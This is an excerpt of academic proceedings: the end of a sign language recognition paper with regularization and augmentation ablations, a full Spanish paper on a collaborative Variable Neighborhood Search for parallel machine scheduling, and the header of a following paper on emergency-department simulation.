Table 1: Comparison of SLR results on the LSFB-ISOL dataset. The table depicts each model's Top-1 and Top-10 scores. Our best model was trained using OneCycle, Drop Path, Look Ahead and Frame Masking. ConvAtt-S is a smaller version of ConvAtt with 4 blocks.

5.1 Regularization results

To assess the impact of various regularization techniques on our ConvAtt model's performance, we conducted an ablation study. The results of this study are presented in Table 2.

We first evaluated Dropout, a widely used regularization technique. This method achieved a Top-1 accuracy of 43.47% and a Top-10 accuracy of 77.84%. We used this technique as our baseline model since it consistently improved the performance across our experiments. Next, we tested Drop Path, which demonstrated better performance with a Top-1 accuracy of 45.52% and a Top-10 accuracy of 80.78%. This improvement indicates that Drop Path may be more effective than using only standard Dropout for our specific architecture and dataset, possibly due to its ability to prevent overfitting in deeper layers. The Exponential Moving Average (EMA) technique proved to be particularly effective, yielding a Top-1 accuracy of 49.55% and a Top-10 accuracy of 80.82%. This significant improvement over both Dropout and Drop Path underscores the value of EMA in stabilizing model predictions and enhancing generalization. Finally, we implemented the OneCycle learning rate scheduler, which produced

the best results among all tested regularization techniques. With a Top-1 accuracy of 51.137% and a Top-10 accuracy of 81.66%, OneCycle demonstrated its effectiveness in improving both model performance and training efficiency. We also experimented with combinations of these techniques. However, we found that a careful balance of regularization is crucial to prevent hindering the model performance.

Regularization	**Top-1**	**Top-10**
Baseline (Dropout)	43.47	77.84
Drop Path	45.52	80.78
EMA	46.17	80.68
OneCycle	51.137	81.66
OneCycle + Drop Path	48.53	82.15
OneCycle + EMA	49.55	80.82

Table 2: Comparison of SLR results using different regularization methods on the LSFB-ISOL dataset. The table depicts each model's Top-1 and Top-10 scores. Dropout is used as the baseline model, with every other method being applied in addition to it.

5.2 Data augmentation results

We conducted experiments using each data augmentation method individually to analyze the impact of each one in the training of our model. The results are presented in Table 3.

Our baseline model achieved a Top-1 accuracy of 43.47% and a Top-10 accuracy of 77.84%. This serves as our reference point for assessing the impact of each augmentation technique. Horizontal flipping of the input data showed a modest improvement, increasing the Top-1 accuracy to 44.03% and the Top-10 accuracy to 78.37%. Scaling augmentation further improved performance, with a Top-1 accuracy of 45.06% and a Top-10 accuracy of 78.45%. This technique likely helps the model become more robust to variations in the size of the signing space or distance from the camera. Rotation augmentation yielded the best results among the geometric transformations, achieving a Top-1 accuracy of 45.38% and a Top-10 accuracy of 79.10%. This improvement indicates that slight rotations help the model handle variations in signer orientation or camera angle. Frame masking proved to be particularly effective for Top-10 accuracy, reaching 80.03% while maintaining a competitive Top-1 accuracy of 45.21%. This suggests that randomly masking frames encourages the model to learn more robust temporal features. Interestingly, random cutout resulted in a significant performance drop, with Top-1 and Top-10 accuracies of 37.72% and 72.83% respectively. This unexpected result suggests that removing spatial information

from the input may be too disruptive for sign language recognition, where the spatial relationships between keypoints are crucial. The most striking improvement came from synthetic pretraining, which achieved the highest performance with a Top-1 accuracy of 50.54% and a Top-10 accuracy of 81.12%. This significant boost in performance demonstrates the value of leveraging synthetic data to pretrain the model, likely helping it to learn more general and robust features before fine-tuning on the real dataset.

Model	**Top-1**	**Top-10**
Baseline	43.47	77.84
Flip	44.03	78.37
Scale	45.06	78.45
Rotate	45.38	79.10
Frame Mask	45.21	80.03
Random Cutout	37.72	72.83
Synthetic Pretrain	50.54	81.12

Table 3: Comparison of SLR results using different data augmentation methods on the LSFB-ISOL dataset. The table depicts each model's Top-1 and Top-10 scores.

6 Conclusions & Future Work

Our research yielded a state-of-the-art SLR model (ConvAtt), achieving 49.99% top-1 and 83.19% top-10 accuracy on the LSFB dataset. Ablation studies revealed that all tested regularization methods improved performance, underscoring the importance of stabilized training and learning rate management. Data augmentation analysis demonstrated the efficacy of most geometric transformations and frame masking, while highlighting the need for careful technique selection. Notably, our novel conditional pose sequence generation model (CSiMLPe) enabled the creation of a synthetic dataset, which, when used for pretraining, proved to be the most effective data augmentation method.

7 Future Work

In our future work, we plan to incorporate new regularization techniques and refine the data augmentation methods presented in this study to further boost the model's accuracy. We aim to explore on the possible combination of regularization and data augmentation techniques that improve the model performance without incurring in an over regularization.

References

1. Bianco, P.D., Ríos, G., Ronchetti, F., Quiroga, F., Stanchi, O., Hasperué, W., Rosete, A.: Lsa-t: The first continuous argentinian sign language dataset for sign language translation (2022)
2. DeVries, T., Taylor, G.W.: Improved regularization of convolutional neural networks with cutout (2017)
3. Fink, J., Frénay, B., Meurant, L., Cleve, A.: Lsfb-cont and lsfb-isol: Two new datasets for vision-based sign language recognition. In: 2021 International Joint Conference on Neural Networks (IJCNN). pp. 1–8 (2021)
4. Fink, J., Poitier, P., André, M., Meurice, L., Frénay, B., Cleve, A., Dumas, B., Meurant, L.: Sign language-to-text dictionary with lightweight transformer models. In: Elkind, E. (ed.) Proceedings of the Thirty-Second International Joint Conference on Artificial Intelligence, IJCAI-23. pp. 5968–5976. International Joint Conferences on Artificial Intelligence Organization (8 2023). https://doi.org/10.24963/ijcai.2023/662
5. Gan, S., Yin, Y., Jiang, Z., Wen, H., Xia, K., Xie, L., Lu, S.: Signgraph: A sign sequence is worth graphs of nodes. In: CVPR2024
6. Guo, W., Du, Y., Shen, X., Lepetit, V., Alameda-Pineda, X., Moreno-Noguer, F.: Back to mlp: A simple baseline for human motion prediction (2022)
7. Larsson, G., Maire, M., Shakhnarovich, G.: Fractalnet: Ultra-deep neural networks without residuals (2017)
8. Liu, L., Jiang, H., He, P., Chen, W., Liu, X., Gao, J., Han, J.: On the variance of the adaptive learning rate and beyond (2021)
9. Morales-Brotons, D., Vogels, T., Hendrikx, H.: Exponential moving average of weights in deep learning: Dynamics and benefits. Submitted to Transactions on Machine Learning Research (2023)
10. Mumuni, A., Mumuni, F., Gerrar, N.K.: A survey of synthetic data augmentation methods in machine vision. Machine Intelligence Research (Mar 2024). https://doi.org/10.1007/s11633-022-1411-7
11. Peebles, W., Xie, S.: Scalable diffusion models with transformers (2023)
12. Sinha, R., Azadpour, M.: Employing deep learning model to evaluate speech information in acoustic simulations of auditory implants. Research square (06 2023). https://doi.org/10.21203/rs.3.rs-3085032/v1
13. Skobov, V., Bono, M.: Making body movement in sign language corpus accessible for linguists and machines with three-dimensional normalization of MediaPipe. In: Bouamor, H., Pino, J., Bali, K. (eds.) Findings of the Association for Computational Linguistics: EMNLP 2023. pp. 1844–1855. Association for Computational Linguistics (Dec 2023). https://doi.org/10.18653/v1/2023.findings-emnlp.124
14. Smith, L.N., Topin, N.: Super-convergence: Very fast training of neural networks using large learning rates (2018)
15. Wang, Q., Wu, B., Zhu, P., Li, P., Zuo, W., Hu, Q.: Eca-net: Efficient channel attention for deep convolutional neural networks (2020)
16. Wong, R., Camgoz, N.C., Bowden, R.: Sign2GPT: Leveraging large language models for gloss-free sign language translation. In: The Twelfth International Conference on Learning Representations (2024)
17. Zhang, M.R., Lucas, J., Hinton, G., Ba, J.: Lookahead optimizer: k steps forward, 1 step back (2019)

Una Variante Colaborativa de la Búsqueda de Vecindarios Variables para el Problema de Planificación de Máquinas Paralelas

Claudia Ruth Gatica*, Silvia Marta Molina, Guillermo Mario Leguizamón

Lab. de Investigación y Desarrollo en Inteligencia Computacional (LIDIC),
Universidad Nacional de San Luis (UNSL), Argentina
Ejército de los Andes 950, (5700) San Luis, Argentina
{crgatica,smolina,legui}@unsl.edu.ar
https://www.unsl.edu.ar/

Resumen VNS (*Variable Neighborhood Search*) es una metaheurística de trayectoria que usa diferentes estructuras de vecindarios siguiendo algún criterio preestablecido para realizar la búsqueda. En este trabajo se propone una variante del esquema básico de VNS estándar (o simplemente VNS) para mejorar su desempeño introduciendo un cambio en la secuencia de aplicación de las estructuras de vecindarios y/o mecanismos de exploración, considerando el *Problema de Planificación de Máquinas Paralelas*. La variante propuesta consiste en una *Búsqueda de Vecindarios Colaborativa*: VNS+C, en la cual existen dos algoritmos VNS que cooperan en la búsqueda del óptimo global. Los resultados muestran que la variante colaborativa VNS+C, mejora el desempeño de VNS para los conjuntos de instancias del estudio experimental.

Palabras clave: Planificación de Máquinas Paralelas, Tardanza Máxima, Búsqueda de Vecindarios Variable, Búsqueda de Trayectoria.

1. Introducción

Las *metaheurísticas* son algoritmos de propósito general que se pueden aplicar para resolver casi cualquier problema de optimización [1]. Pueden verse como metodologías generales y usarse como una estrategia de guía en el diseño de heurísticas subyacentes para resolver problemas específicos de optimización.

En el diseño de una metaheurística existen dos criterios en los que aparece un compromiso porque son contrapuestos: *exploración* (diversificación) versus *explotación* (intensificación). Sin embargo, ambos criterios se aplican de manera balanceada. En general, las metaheurísticas básicas basadas en una población

* Los autores agradecen el apoyo continuo de la Universidad Nacional de San Luis (UNSL) a través del Proyecto de Investigación PROICO 03-1018 y el Departamento de Informática de la Facultad de Ciencias Físico Matemáticas y Naturales de la UNSL.

(P-*metaheurísticas*) están más orientadas a la exploración, mientras que las metaheurísticas básicas basadas en soluciones únicas (S-*metaheurística*) están más orientadas a la explotación.

Las metaheurísticas de trayectoria (S-*metaheurísticas*), de aquí en adelante, son algoritmos de búsqueda usados para resolver problemas NP-duros. En particular VNS (Mladenović y Hansen [4]) realiza una búsqueda sistemática de estructuras de vecindarios, en donde la secuencia de exploración y el tamaño de cada vecindario es crucial en el diseño del algoritmo [1].

La planificación (*scheduling*) de actividades es un proceso de toma de decisiones que tienen un papel importante en los sistemas de producción y multiprocesadores, en los entornos de fabricación, distribución de la información y de transporte. El problema se conoce en la bibliografía por sus siglas en inglés (PMS) y se considera como NP-duro, [2], [3]. El entorno de máquinas paralelas se ha estudiado durante varios años debido a su importancia tanto a nivel académico como a nivel industrial.

En particular, en este trabajo se presenta el Problema de Planificación de Máquinas Paralelas idénticas sin restricciones con el objetivo de minimizar la Tardanza Máxima (*Maximum Tardiness*).

Se ha realizado una revisión bibliográfica de artículos relacionados, basada principalmente en tres aspectos: el esquema de búsqueda de vecindarios [1], las características de las estructuras de vecindarios y el tamaño de las instancias del problema.

En los artículos relacionados más recientes tal como [9], se propone un método basado en la metodología de Búsqueda VNS Multi-objetivo (MO-VNS), en combinación con un procedimiento constructivo basado en *Path-Relinking* para la optimización de dos problemas de varios objetivos conflictivos y deseables en términos de modularidad: El Problema del Enfoque de grupos de igual tamaño (ECA) y el Problema del Enfoque de Maximización por Conglomerados (MCA). En [10] se considera una aplicación del mundo real: El Problema de Instalaciones Interconectadas, que consiste en ubicar un conjunto de instalaciones interconectadas para minimizar la distancia entre tales instalaciones y los puntos de demanda. Para ello se diseña e implementa un procedimiento basado en la metodología de Búsqueda VNS utilizando vecindarios dependientes del problema, es decir se crearon operadores específicos para la resolución del Problema de la Ubicación Mediana con Instalaciones Interconectadas (MPIF). En ambos trabajos se realizaron experimentos con instancias del mundo real, los resultados superaron aquellos obtenidos con métodos anteriores hasta ahora conocidos.

Observamos que la metaheurística VNS se ha aplicado a diversos problemas académicos y del mundo real, aplicada sola o de forma híbrida en combinación con otras metaheurísticas. En cuanto a las características del esquema de búsqueda de vecindarios, citamos algunos ejemplos recientes: VNS *colaborativa* [5], donde la búsqueda se realiza mediante un proceso combinado entre dos VNS, y una búsqueda global. La idea básica de tal esquema de búsqueda colaborativa, elaborada por tales autores ha sido parte de la inspiración de nuestro trabajo actual. En trabajos anteriores: [7] y [6] hemos desarrollado algunas propuestas de

la búsqueda de vecindarios variable, donde se mostraron y evidenciaron mejoras del esquema básico de la búsqueda VNS.

La organización de este trabajo es la siguiente. La sección 2 presenta y formula el problema de Planificación de Máquinas Paralelas (PMS). La sección 3 describe la Búsqueda de Vecindarios Variable (VNS) y las variantes propuestas. La sección 4 detalla el Diseño de los Experimentos. La sección 5 muestra el Análisis de los Resultados obtenidos. Finalmente, en la Sección 6 se dan las Conclusiones.

2. El Problema de Máquinas Paralelas

El Problema de Planificación de Máquinas Paralelas idénticas sin restricciones, PMS (*The Parallel Machine Scheduling*) es un problema común en los sistemas reales de fabricación y producción, y también es un problema de interés desde el punto de vista teórico y práctico.

En la literatura, el problema estudiado se denota como una triupla: $(\alpha|\beta|\delta)$. El primer campo (α) describe el ambiente de máquinas, el segundo campo (β) indica las restricciones entre las tareas que son asignadas a las máquinas. Por último, el tercer campo (δ) provee la o las funciones objetivo a ser optimizadas. Acorde a esta notación, nuestro problema se describe mediante $(P_m||T_{max})$. El primer campo describe el entorno de las máquinas P_m, y el segundo contiene las restricciones, aquí se puede notar que el problema no tiene restricciones, por lo tanto el campo está vacío, y el tercero proporciona la función objetivo a minimizar T_{max} [2][3].

Este problema de planificación se puede expresar en palabras de la siguiente manera: Hay n tareas a procesar sin interrupción en algunas de las m máquinas idénticas que pertenecen al sistema P_m; cada máquina no puede procesar más de una tarea a la vez. La tarea t_j, $(j = 1, 2, 3, \ldots, n)$ está disponible en el momento cero. La misma requiere un tiempo de procesamiento positivo e ininterrumpido p_j en una máquina y también tiene una fecha de vencimiento d_j en la que debe finalizar su procesamiento.

Para una orden de procesamiento de tareas o (*schedule*), el tiempo de finalización más temprano C_j y el tiempo máximo de tardanza $T_j = \{C_j – d_j, 0\}$ se calculan fácilmente. El problema es encontrar una orden óptima (*schedule*) que minimice el valor de la función objetivo:

$$MaximumTardiness : T_{max} = max(T_j) \tag{1}$$

Este problema se considera NP-duro cuando $2 \leq m \leq n$ [2][3].

Ejemplo 1: Se puede apreciar el modelo del problema estudiado a través de una instancia del problema con $n = 5$ tareas y $m = 2$ máquinas, con tiempos de procesamiento p_j y fechas de vencimiento d_j; para $j = 1, \ldots, 5$ (ver Figura 1). El diagrama de Gantt, en la Figura 2 describe una posible solución o plan S (*schedule*) de tareas en dos máquinas m_1 y m_2, donde

$$S = [\{m_1, (t_1, p_1, d_1), (t_3, p_3, d_3)\}, \{m_2, (t_2, p_2, d_2), (t_4, p_4, d_4), (t_5, p_5, d_5)\}]$$

t_1	t_2	t_3	t_4	t_5	t_j
(4, 15)	(7, 20)	(8,19)	(2, 6)	(3, 8)	(p_j, d_j)

Figura 1. Instancia con $n = 5$ tareas t_j, para $j = 1, \ldots, 5$, con tiempos de procesamiento p_j y fechas de vencimiento d_j; y $m = 2$ máquinas.

y la distribución de $tareas = t_1, t_2, t_3, t_4, t_5$ es: t_1 y t_3 se ejecutan en m_1 y t_2, t_4 y t_5 se ejecutan en m_2.




Figura 2. Diagrama de Gantt de una posible solución para el Ejemplo 1.

Por lo tanto, los respectivos tiempos de finalización son

$$C_j = ((t_1, 4), (t_2, 7), (t_3, 12), (t_4, 9), (t_5, 12))$$

y los tiempos de tardanza computados en cada tarea $T_j = (0, 0, 0, 3, 4)$, donde la tardanza máxima es $T_{max} = 4$.

3. La Búsqueda de Vecindarios Variable

Las S-*metaheurísticas* VNS han demostrado su eficacia para abordar varios problemas de optimización en diferentes dominios [5], [9], [10], entre otros. Realizan una exploración a través de estructuras vecindarios usando un procedimiento iterativo partiendo de una solución inicial, generalmente aleatoria, y aplicando operadores que definen la trayectoria de búsqueda. En nuestro trabajo, se entiende como secuencia de estructuras de vecindarios al orden de inspección de cada una de las estructuras de vecindarios (N_i), definidas como la entrada del algoritmo VNS. Un aspecto interesante de VNS es que presenta un esquema que sirve como marco flexible para implementar variantes heurísticas [8] y también demuestra un buen desempeño en la resolución de problemas complejos.

3.1. Algoritmo Básico VNS

El `Algoritmo 1 VNS ()` recibe como entrada un conjunto de estructuras de vecindarios definido de antemano N_i, $i = 1, \ldots, k_{max}$. Cada iteración del algoritmo se compone de tres pasos: (1) agitación, (2) búsqueda local y (3) movimiento. La solución inicial S_0 se agita (*shaking*) en el vecindario actual denotado por N_k, una búsqueda local, `Algoritmo 2 LS()` (ver en [7]) se aplica a la solución S_1 (S_1 se obtiene mediante el operador de perturbación N_k) para obtener una solución candidata S_2.

```
Algoritmo 1 VNS ()
1: Entrada: Un conjunto de estructuras de vecindarios N_i para
   i=1,..., k_max
2: S = S_0 {Generar la solución inicial}
3: REPEAT
4:   k=1
5:   WHILE k <= k_max
6:     S_1 = N_k(S) {Agitación: tomar una solución aleatoria S_1
                     desde la estructura N_k }
7:     S_2 = LS(S_1) {LS: Búsqueda local desde N_k}
8:     IF f(S_2) < f(S) THEN
9:         S = S_2
10:        k = 1
11:    ELSE
12:        k = k + 1 {Mover al siguiente vecindario}
13:    ENDIF
14:  ENDWHILE
14: UNTIL {Criterio de parada}
15: Salida: La mejor solución S
```

La solución actual S se reemplaza por el nuevo óptimo local S_2, si y sólo si S_2 es mejor que S y se reinicia el mismo procedimiento en N_1, si S_2 no es mejor, la búsqueda se mueve al siguiente vecindario N_{k+1}, y se genera una nueva solución en N_{k+1}, la cual se intenta mejorar hasta agotar las estructuras vecindarios disponibles.

El estudio de una nueva variante del algoritmo VNS se basa en la hipótesis de que explorar el espacio de búsqueda de manera colaborativa, usando dos algoritmos VNS y mantener una solución global, podría ayudar a escapar eficientemente de mínimos locales y así mejorar la calidad de las soluciones encontradas. En la siguiente subsección se describen las variantes implementadas y estudiadas que consisten en un enfoque de búsqueda colaborativa, denominado: `VNS+C()`.

3.2. Algoritmo Colaborativo VNS+C

El Algoritmo 3 `VNS+C()` *colaborativo* utiliza dos algoritmos `VNS()` que van alternando la secuencia de estructuras de vecindarios de entrada y va manteniendo la solución óptima global.

```
Algoritmo 3 VNS+C ()
1: Entrada: Un conjunto de estructuras de vecindarios N_i para
   i=1,..., k_max
2: S = S_0 {Generar la solución inicial aleatoria}
3: S_g = S {Inicializa la solución global S_g}
4: S_1 = VNS (S) {Entrada: N_i, i=1, ..., j, j<=k_max]
5: REPEAT
6:   IF f(S_1) < f(S) THEN
7:      S = S_1
8:      S_g = S
9:      S_1 = VNS (S) {Entrada: N_i, i=j+1, ..., k_max}
10:  ELSE
11:     S_1 = VNS (S) {Entrada: N_i, i=1, ..., j}
12:  ENDIF
13: UNTIL {Criterio de parada}
14:Salida: La mejor solución global S_g
```

Se genera la solución inicial, luego se realiza la primera búsqueda de vecindarios variable con la secuencia de estructuras de vecindarios de entrada desde N_1, ..., N_j. Si hay mejora, se reemplaza la solución actual, manteniendo la solución global y se inicia la segunda búsqueda de vecindarios con la secuencia de estructuras de vecindarios de entrada desde N_{j+1}, ..., N_{kmax}. Si no hay una mejora, se reinicia la primera búsqueda de vecindarios variable en la secuencia inicial de entrada. En segundo lugar, proponemos modificar el `Algoritmo 3 VNS+C()` cambiando los valores de los índices i, j y k_{max} para modificar las secuencias de estructuras de vecindarios de entrada, según el diseño de los experimentos que se deseen realizar. De esta manera, modificando la secuencia de exploración de las estructuras de vecindarios establecidas como entrada en cada búsqueda `VNS()` se obtienen distintas versiones algorítmicas propuestas. Una consideración importante es tener en cuenta que, esta propuesta es posible siempre que los operadores de búsqueda no sean dependientes de la representación del problema para poder modificar su orden de aplicación.

4. El Diseño de los Experimentos

Todos los algoritmos fueron implementados en lenguaje C++, en la librería MALLBA [11]. Se crearon 140 instancias del problema, para testear los algoritmos estudiados. Para cada una de estas instancias, se ejecutaron los algoritmos propuestos 30 veces y se establece el número máximo de evaluaciones en 360.000 como criterio de parada. Los experimentos se ejecutaron en un sub-cluster formado por once nodos cuyas características son las siguientes: CPU de 64 bits cada una con Intel Q9550 Quad Core 2,83 GHz, 4 GB de memoria DDR3 1333 Mz, Disco duro SATA de 160 Gb y placa base Asus P5Q3.

4.1. Instancias del Problema PMS

Se construye un conjunto de instancias a partir de datos obtenidos por un algoritmo *Generador de Instancias Aleatorias*, el cual se ha implementado para generar instancias para el *Problema de Planificación de Máquinas Paralelas* (PMS) idénticas sin restricciones. Estos datos consisten en pares (p_j, d_j), donde p_j es el tiempo de procesamiento y d_j es la fecha de vencimiento del trabajo o tarea t_j para diferentes tamaños de instancias.

La revisión de la literatura realizada inicialmente, nos permite observar los tamaños de las instancias usadas en otros trabajos de investigación para luego, construir un conjunto adecuado de instancias a ser usadas en los experimentos de nuestro estudio. De este modo, se generaron 140 instancias. El conjunto está formado por instancias de diferentes tamaños: *Pequeñas* (100 tareas con 5 y 10 máquinas); *Medianas* (120, 150, 200 y 350 tareas con 5, 10, 15 y 20 máquinas); y *Grandes* (500, 750 y 1000 tareas con 10, 15 y 20 máquinas). Las mismas están disponibles previa solicitud (correo electrónico: crgatica@unsl.edu.ar).

La función de evaluación de la solución toma una instancia como entrada y calcula el valor de *Tardanza Máxima* según la ecuación (1) de la sección 2.

4.2. Configuración de Parámetros

Una de las ventajas de los algoritmos VNS está relacionada con su escaso número de parámetros para configurar. Además de establecer el criterio de parada y de definir el conjunto de estructuras de vecindarios de entrada, se debe considerar: la cantidad máxima de estructuras de vecindarios $k_{max} = 8$, número máximo de iteraciones, en la búsqueda local es igual *iter*=10.000, el número máximo de evaluaciones de la función objetivo es igual a 360.000; este valor es considerado como el *Criterio de Parada*. Las estructuras de vecindarios N_k están dadas por los siguientes operadores de perturbación: N-swap (N_1), 2-opt (N_2), 3-opt (N_3), 4-opt (N_4), Shift (N_5) y Scramble (N_6), Inserción (N_7) e Inversión (N_8). Una descripción de tales operadores se encuentra en la bibliografía [1]. La representación usada de la solución, es una *representación indirecta* de permutaciones de enteros.

Se realizan dos versiones del `Algoritmo 3 VNS+C()`: tal que en una versión, la primera secuencia de entrada es N_i, donde $i = 1...5$ y la segunda secuencia de entrada es definida como N_j, donde $j = 6...8$. La otra versión `Algoritmo VNS()+CI`: define la primera secuencia de entrada como N_i, donde $i = 1...3$ y la segunda secuencia de entrada es definida como N_j, donde $j = 4...8$.

4.3. Métricas de Evaluación del Rendimiento del Algoritmo

Las métricas de evaluación definidas para el estudio experimental son: *Bench*: es el valor de referencia u óptimo conocido hasta el momento, que se obtiene mediante la aplicación de heurísticas y reglas de despacho [2]. *Best*: es el mejor valor de la función objetivo obtenida. *Ebest=((Best-Bench)/Bench)*100*: es el error porcentual. *Mbest*: es el valor medio de *Best*. *Mebest*: es el valor medio de *Ebest*. *M. Times Runs*: es el tiempo promedio de ejecución en nanosegundos.

5. Análisis de los Resultados Computacionales

En esta sección se presenta el análisis de resultados de los experimentos computacionales realizados considerando las 140 instancias, separadas en conjuntos de 10 unidades de tamaños: (a) $n = 100$ con $m = 5$; (b) $n = 100$ con $m = 10$; (c) $n = 120$ con $m = 5$; (d) $n = 120$ con $m = 10$; (e) $n = 150$ con $m = 5$; (f) $n = 150$ con $m = 10$; (g) $n = 200$ con $m = 10$; (h) $n = 200$ con $m = 20$ (i) $n = 350$ con $m = 10$; (j) $n = 350$ con $m = 15$; (k) $n = 500$ con $m = 10$; (l) $n = 500$ con $m = 20$; (m) $n = 750$ con $m = 15$; (n) $n = 1000$ con $m = 10$. La **Figura 3** ilustra los Diagramas de Caja de Tukey que muestran el




Figura 3. *Diagramas de Cajas Tukey respecto al Error Porcentual (Ebest).*

valor de la métrica *Ebest* de los valores obtenidos del total de las instancias del problema, de cada uno de los Algoritmos propuestos. Se observa que la mayoría de los valores de *Ebest* se encuentran centrados en cero, esto ocurre cuando el mejor valor de la función objetivo *Best* es igual al valor de *Bench*, y además algunos valores de *Ebest* pueden encontrarse por debajo de cero, esto puede ocurrir cuando se encuentran valores menores a *Bench*. El Algoritmo `VNS+CI()` se destaca, ligeramente cumpliendo mejor dicha propiedad.

La **Figura 4** describe una gráfica de líneas del Tiempo de Ejecución promedio utilizada por los Algoritmos expresada en nano segundos, valores obtenidos por la métrica *M. Times Runs*. Aquí se observa que los Tiempos de Ejecución promedio son similares en los tamaños de problemas *Pequeñas* y *Medianas* hasta el problema (h) inclusive, pero luego para los problemas desde (i) en adelante y para las instancias de tamaño *Grandes*, los Algoritmos `VNS+C()` y `VNS+CI()` aumentan sus tiempos promedio de ejecución con respecto al Algoritmo `VNS()`. Además se realiza un estudio estadístico no paramétrico Ranking de Friedman [12] y [13], para hacer una comparación de las medias experimentales obtenidas, tomando como métrica de evaluación al valor promedio de *MBest*, de esta manera obtuvimos un ranking de los algoritmos, donde el algoritmo `VNS+CI()`




Figura 4. *Tiempos promedios de ejecución (M. Times Runs).*

obtiene un valor de ranking mínimo indicando ser el mejor. En un procedimiento adicional de comparaciones de a pares, los resultados indican que existen diferencias significativas entre `VNS+CI()` y `VNS()`, pero no hay diferencia significativa respecto de `VNS+CI()` y `VNS+C()`.

6. Conclusiones

En este trabajo presentamos una variante *colaborativa* de la S-*metaheurística* de Búsqueda de Vecindarios Variable VNS para el problema de Planificación de Máquinas Paralelas idénticas sin restricciones (PMS) que minimiza la función objetivo de *Tardanza Máxima* (T_{max}). El objetivo del estudio consistió en proponer una variante *colaborativa* de VNS que mejore el desempeño de la misma. Los resultados experimentales obtenidos muestran que el algoritmo VNS+CI fue el que obtuvo mejores resultados, seguido VNS+C y evidenciando diferencias estadísticamente significativas con VNS. A pesar de los buenos resultados obtenidos, se observó que las variantes *colaborativas* aumentan el Tiempo de Ejecución promedio en los problemas de instancias de tamaño *Medianas* y *Grandes*. Esto nos permite concluir que en trabajos futuros será necesario realizar nuevos experimentos para analizar tanto un conjunto de instancias del problema de diferentes tamaños, nuevos operadores de búsqueda, pueden ser implementados operadores específicos, como así también un análisis del comportamiento de los algoritmos propuestos en combinación con nuevas metaheurísticas.

Referencias

1. El-G. Talbi: Metaheuristics from design to implementation. John Wiley & Sons, Canada, (2009).
2. Thomas. E. Morton and David W. Pentico: HEURISTIC SCHEDULING SYSTEMS, With Applications to Production Systems and Project Management. John Wiley and Sons, Inc., (1993).
3. M. Pinedo: SCHEDULING Theory, Algorithms, and Systems, PRENTICE HALL, (1995).
4. Pierre Hansen and Nenad Mladenović. Variable neighborhood search: Principles and applications. European Journal of Operational Research, 130, 3, 449–467, (2001), ISSN 0377-2217. https://doi.org/10.1016/S0377-2217(00)00100-4 https://www.sciencedirect.com/science/article/pii/S0377221700001004
5. Cai Jingcao and Lu Shejie and Cheng Jun and Wang Lei and Gao Yin and Tan Tielong: Collaborative variable neighborhood search for multi-objective distributed scheduling in two-stage hybrid flow shop with sequence-dependent setup times. Nature Publishing Group. Scientific Reports, 12 (1), 1–19, (2022).
6. Gatica, Claudia R. and Molina, Silvia M. and Leguizamón, Guillermo: VNS Variant Approach Metaheuristics for Parallel Machines Scheduling Problem. Pesado, Patricia, Computer Science – CACIC 2022. Springer Nature Switzerland, Cham, 3–18, (2023). https://doi.org/10.1007/978-3-031-34147-2_1.
7. Claudia Gatica and Silvia Molina and Guillermo Leguizamón: Evaluation of Variants of the VNS Metaheuristics for the Parallel Machines Scheduling Problem. XXVIII Congreso Argentino de Ciencias de la Computación, La Rioja Argentina, ISBN 978-987-1364-31-2, (2022).
8. Hansen, Pierre and Mladenović, Nenad and Todosijević, Raca and Hanafi, Saïd: Variable neighborhood search: basics and variants. EURO Journal on Computational Optimization, Elsevier, 5 (3), 423–454, (2017).
9. Javier Yuste and Eduardo G. Pardo and Abraham Duarte and Jin-Kao Hao: Multi-objective general variable neighborhood search for software maintainability optimization. Engineering Applications of Artificial Intelligence, 133, 108593, (2024), ISSN 0952-1976, https://doi.org/10.1016/j.engappai.2024.108593, https://www.sciencedirect.com/science/article/pii/S0952197624007516.
10. Lozano-Osorio, I., Sánchez-Oro, J., López-Sánchez, AD y Duarte A.: Una búsqueda de vecindario variable para el problema de ubicación media con instalaciones interconectadas. Intl. Trans. en Op. Res.. (2024), https://doi.org/10.1111/itor.13468.
11. Alba, Enrique and Almeida, Francisco and Blesa, M. and Cabeza, J. and Cotta, Carlos and Díaz, Manuel and Dorta, Isabel and Gabarró, Joaquim and León, Coromoto and Luna, J. and others: MALLBA: A library of skeletons for combinatorial optimisation. European Conference on Parallel Processing, 927–932, (2002). Springer.
12. M. Friedman: The use of ranks to avoid the assumption of normality implicit in the analysis of variance. Journal of American Statistical Association 3 (1937), 674–701, (1937).
13. M. Friedman: A comparison of alternative test of significance for the problem of the m rankings. Annals of Mathematical Statistics 11, 86–92, (1940).



XXV Workshop Procesamiento Distribuido y Paralelo

(WPDP)

Coordinadores

Fabiana Piccoli (UNSL)

Laura De Giusti (UNLP)

Carlos García Garino (UNCu)

Adaptive Agent-Based Model and Simulation Metasystem for Emergency Departments

Francisco Mesas[1], Manel Taboada[1], Dolores Rexachs[2], Francisco Epelde[3], Alvaro Wong[2], and Emilio Luque[2]

[1] Escuelas Universitarias Gimbernat (EUG), Computer Science School, Universitat Autonoma de Barcelona, Sant Cugat del Vallès, Barcelona, Spain
{francisco.mesas,manel.taboada}@eug.es
